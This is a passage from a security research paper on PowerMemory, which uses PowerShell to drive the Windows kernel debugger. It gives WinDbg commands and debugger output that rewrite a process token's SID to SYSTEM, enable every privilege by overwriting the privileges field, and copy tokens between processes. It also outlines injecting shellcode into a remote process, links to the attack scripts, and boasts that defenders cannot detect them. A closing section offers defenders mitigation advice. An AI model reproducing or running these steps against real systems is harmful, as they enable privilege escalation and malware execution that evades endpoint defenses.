0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00"
```

The main steps in the script are[19]:

```
1. "!process 0 0 $Process"
2. "dq $processAddress+$offset L1"
3. "? $processTokenAddress & fffffffffffffff0" (8 bytes alignment)
4. "dt -v -b nt!_TOKEN UserAndGroups $processTokenAddressAnded"
5. "dt -v -b nt!_SID_AND_ATTRIBUTES $structTOKENAddress"
6. "!sid $structSIDANDATTRIBUTESAddress"
7. "r? `$t0=(_SID*) $structSIDANDATTRIBUTESAddress;??(@`$t0->SubAuthorityCount=1)"
8. "r? `$t0=(_SID*) $structSIDANDATTRIBUTESAddress;??(@`$t0->SubAuthority[0]=18)"
9. "f $formatTokenSidHashOffset L100 $hashSystem"
```

Result



[19] https://github.com/giMini/PowerMemory/blob/master/PowerProcess/Inject-AllPrivilegesInProcess.ps1

To complete the construction of our SYSTEM token process with ALL privileges, we have to inject all privileges inside it.

To get the information about the privileges set in the current token process, we will enter the following commands in WinDbg:

```
lkd> !process 0 0 cmd.exe
PROCESS fffffa800d162940
    SessionId: 1  Cid: 02bc    Peb: 7f79891f000  ParentCid: 06fc
    DirBase: 23bfd3000  ObjectTable: fffff8a009acbd80  HandleCount:
    Image: cmd.exe

lkd> dq fffffa800d162940+348 L1
fffffa80`0d162c88  fffff8a0`06695065
```

Here is the privileges table

```
Privs:
 05 0x000000005 SeIncreaseQuotaPrivilege          Attributes -
 08 0x000000008 SeSecurityPrivilege               Attributes -
 09 0x000000009 SeTakeOwnershipPrivilege          Attributes -
 10 0x00000000a SeLoadDriverPrivilege             Attributes -
 11 0x00000000b SeSystemProfilePrivilege          Attributes -
 12 0x00000000c SeSystemtimePrivilege             Attributes -
 13 0x00000000d SeProfileSingleProcessPrivilege   Attributes -
 14 0x00000000e SeIncreaseBasePriorityPrivilege   Attributes -
 15 0x00000000f SeCreatePagefilePrivilege         Attributes -
 17 0x000000011 SeBackupPrivilege                 Attributes -
 18 0x000000012 SeRestorePrivilege                Attributes -
 19 0x000000013 SeShutdownPrivilege               Attributes -
 20 0x000000014 SeDebugPrivilege                  Attributes -
 22 0x000000016 SeSystemEnvironmentPrivilege      Attributes -
 23 0x000000017 SeChangeNotifyPrivilege           Attributes - Enabled Default
 24 0x000000018 SeRemoteShutdownPrivilege         Attributes -
 25 0x000000019 SeUndockPrivilege                 Attributes -
 28 0x00000001c SeManageVolumePrivilege           Attributes -
 29 0x00000001d SeImpersonatePrivilege            Attributes - Enabled Default
 30 0x00000001e SeCreateGlobalPrivilege           Attributes - Enabled Default
 33 0x000000021 SeIncreaseWorkingSetPrivilege     Attributes -
 34 0x000000022 SeTimeZonePrivilege               Attributes -
 35 0x000000023 SeCreateSymbolicLinkPrivilege     Attributes -
```

View in process hacker

Name	Status	Description
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse chec...
SeCreateGlobalPrivilege	Default Enabled	Create global objects
SeImpersonatePrivilege	Default Enabled	Impersonate a client ...
SeBackupPrivilege	Disabled	Back up files and dire...
SeCreatePagefilePrivilege	Disabled	Create a pagefile
SeCreateSymbolicLinkPrivilege	Disabled	Create symbolic links
SeDebugPrivilege	Disabled	Debug programs
SeIncreaseBasePriorityPrivilege	Disabled	Increase scheduling p...

To set the privileges table, we will need to know how to fill it in. First thing is to get the structure and the size of it.

```
lkd> dt nt!_token Privileges. fffff8a0`06695060
   +0x040 Privileges   :
      +0x000 Present      : 0x0000000e`73deff20
      +0x008 Enabled      : 0x60800000
      +0x010 EnabledByDefault : 0x60800000
```

Bearing in mind that the field Privileges offset is 0x40 bytes from the beginning of the TOKEN structure and occupies a total of 24 (0x18) bytes, we can execute the next steps in PowerShell:

```
1. $tokenPrivilegesOffset = "$processTokenAddressAnded+0x40"
2. "f $tokenPrivilegesOffset L18 0xff"
```

Check what we get in memory

```
lkd> dt nt!_token Privileges. fffff8a0`06695060
   +0x040 Privileges   :
      +0x000 Present      : 0xffffffff`ffffffff
      +0x008 Enabled      : 0xffffffff`ffffffff
      +0x010 EnabledByDefault : 0xffffffff`ffffffff
```

Result in Process Hacker

Name	Status	Description
SeAssignPrimaryTokenPrivilege	Default Enabled	Replace a process level token
SeAuditPrivilege	Default Enabled	Generate security audits
SeBackupPrivilege	Default Enabled	Back up files and directories
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse checking
SeCreateGlobalPrivilege	Default Enabled	Create global objects
SeCreatePagefilePrivilege	Default Enabled	Create a pagefile
SeCreatePermanentPrivilege	Default Enabled	Create permanent shared objects
SeCreateSymbolicLinkPrivilege	Default Enabled	Create symbolic links
SeCreateTokenPrivilege	Default Enabled	Create a token object
SeDebugPrivilege	Default Enabled	Debug programs
SeEnableDelegationPrivilege	Default Enabled	Enable computer and user accounts to be t...
SeImpersonatePrivilege	Default Enabled	Impersonate a client after authentication
SeIncreaseBasePriorityPrivilege	Default Enabled	Increase scheduling priority
SeIncreaseQuotaPrivilege	Default Enabled	Adjust memory quotas for a process
SeIncreaseWorkingSetPrivilege	Default Enabled	Increase a process working set
SeLoadDriverPrivilege	Default Enabled	Load and unload device drivers
SeLockMemoryPrivilege	Default Enabled	Lock pages in memory
SeMachineAccountPrivilege	Default Enabled	Add workstations to domain
SeManageVolumePrivilege	Default Enabled	Perform volume maintenance tasks

We have now a process with SYSTEM identity and all privileges enabled. We can do all the operations associated with this level of power.

PASS-THE-TOKEN ATTACK

The idea behind this attack is to be able to pass a source token process to a target process and therefore give to the target process the identity of the source process.

We will exploit what we discovered:

- The token offset regarding the operating system;
- The source process address;
- The target process address;
- The source token address.

The PowerShell command performing the token address copy:

```
"eq $cmdAddress+$offset $systemTokenAddressAnded"
```
[20]

[20] https://github.com/giMini/PowerMemory/blob/master/PowerProcess/Pass-The-Token.ps1

USER-LAND PROOF-OF-CONCEPT: INJECTING A SHELLCODE IN A REMOTE PROCESS WITH POWERSHELL AND A MICROSOFT DEBUGGER

PARSE, IN MEMORY, THE PORTABLE EXECUTABLE FORMAT

We want to leverage the Microsoft debugger to execute a shellcode in a remote process. To be able to retrieve the necessary information needed to inject our shellcode, we need to parse dynamically the binary loaded in memory.

The information needed is:

- a memory executable zone;
- a null padding zone in the memory executable zone to inject our shellcode in;
- the address of the null padding zone where we injected our shellcode.

To get this information, we will parse portable executable from which there are several elements we need to retrieve for the POC:

- the address of the module loaded to inject;
- from the module address, the PE Header address (which is found in the MS-DOS header) which is at
  [(*module loaded address*) +3C] address;
- from the PE Header address which is 24 bytes[21], the size of the optional header, in bytes;
- from the Optional Header, the Section Table structure which follows immediately the Optional Header;
- from the section table:
  - the virtual size;
  - the virtual address;
  - the raw data size;
  - the raw data pointer.

With all these elements, we have the necessary information to write our shellcode at the right location (a null padding zone which is executable (in the .text section)).

We don't need:

[21] https://msdn.microsoft.com/en-us/library/windows/desktop/ms680313(v=vs.85).aspx

- To modify the entry point (which is protected against writing).

All that is left to do is to call and execute the shellcode we wrote.

What's important to remember is that nothing else is used except PowerShell and Microsoft debugger. Furthermore, there is no instance where we directly call Windows APIs in the PowerShell script. Instead, we will only play with the Instruction Pointer register.

The script is published online[22] and has been tested on Windows 7, 2008R2, 8 and 10.

[22] https://github.com/giMini/PowerMemory/blob/master/PowerProcess/Inject-ShellCodeInProcess.ps1

CONCLUSION

Microsoft classified RWMC[23], which is part of PowerMemory, as a Hacktool[24] and the company is unable to detect the usage of it at this time. More importantly, no tools ont eh market have been able to detect and block PowerMemory attacks (EMET, HIPS, Antivirus…).

We have proved that high-level tools like PowerShell can be used to automate low level tools like debuggers to be able to break systems and we are able to perform very complex operations without using high level tricks or Windows APIs.

This work demonstrates how useless it can be for the defenders to constrain execution of programs based on signature or, like in PowerShell Constrained Mode[25], by prohibiting the loading of Win32 APIs and .Net scripting.

A mitigation technique would be to not allow debugger (even a trusted one!) execution in the corporate environment and detecting attempts to use it.

The defenders need a better approach to fight attackers who use trusted tools to exploit systems and to persist. This is what they need to know:

1. Don't trust trusted tools. Look at their behavior and understand what they do.
2. Look for dumping activities.
3. Look for suspicious bcdedit.exe uses (if someone successfully launched it with /debug on, they should detect, control and prevent).
4. Don't trust the endpoint defense mechanisms implicitly.
5. Look for suspicious user/tools behavior.

---

[23] https://github.com/giMini/PowerMemory/tree/master/RWMC

[24] https://www.microsoft.com/security/portal/threat/encyclopedia/Entry.aspx?Name=HackTool%3aPowerShell%2fRWMC

[25] "*Constrained Language doesn't limit the capability of the core PowerShell language – familiar techniques such as variables, loops, and functions are all supported. It does, however, limit the extended language features that can lead to unverifiable code execution such as direct .NET scripting, invocation of Win32 APIs via the Add-Type cmdlet, and interaction with COM objects.*" https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/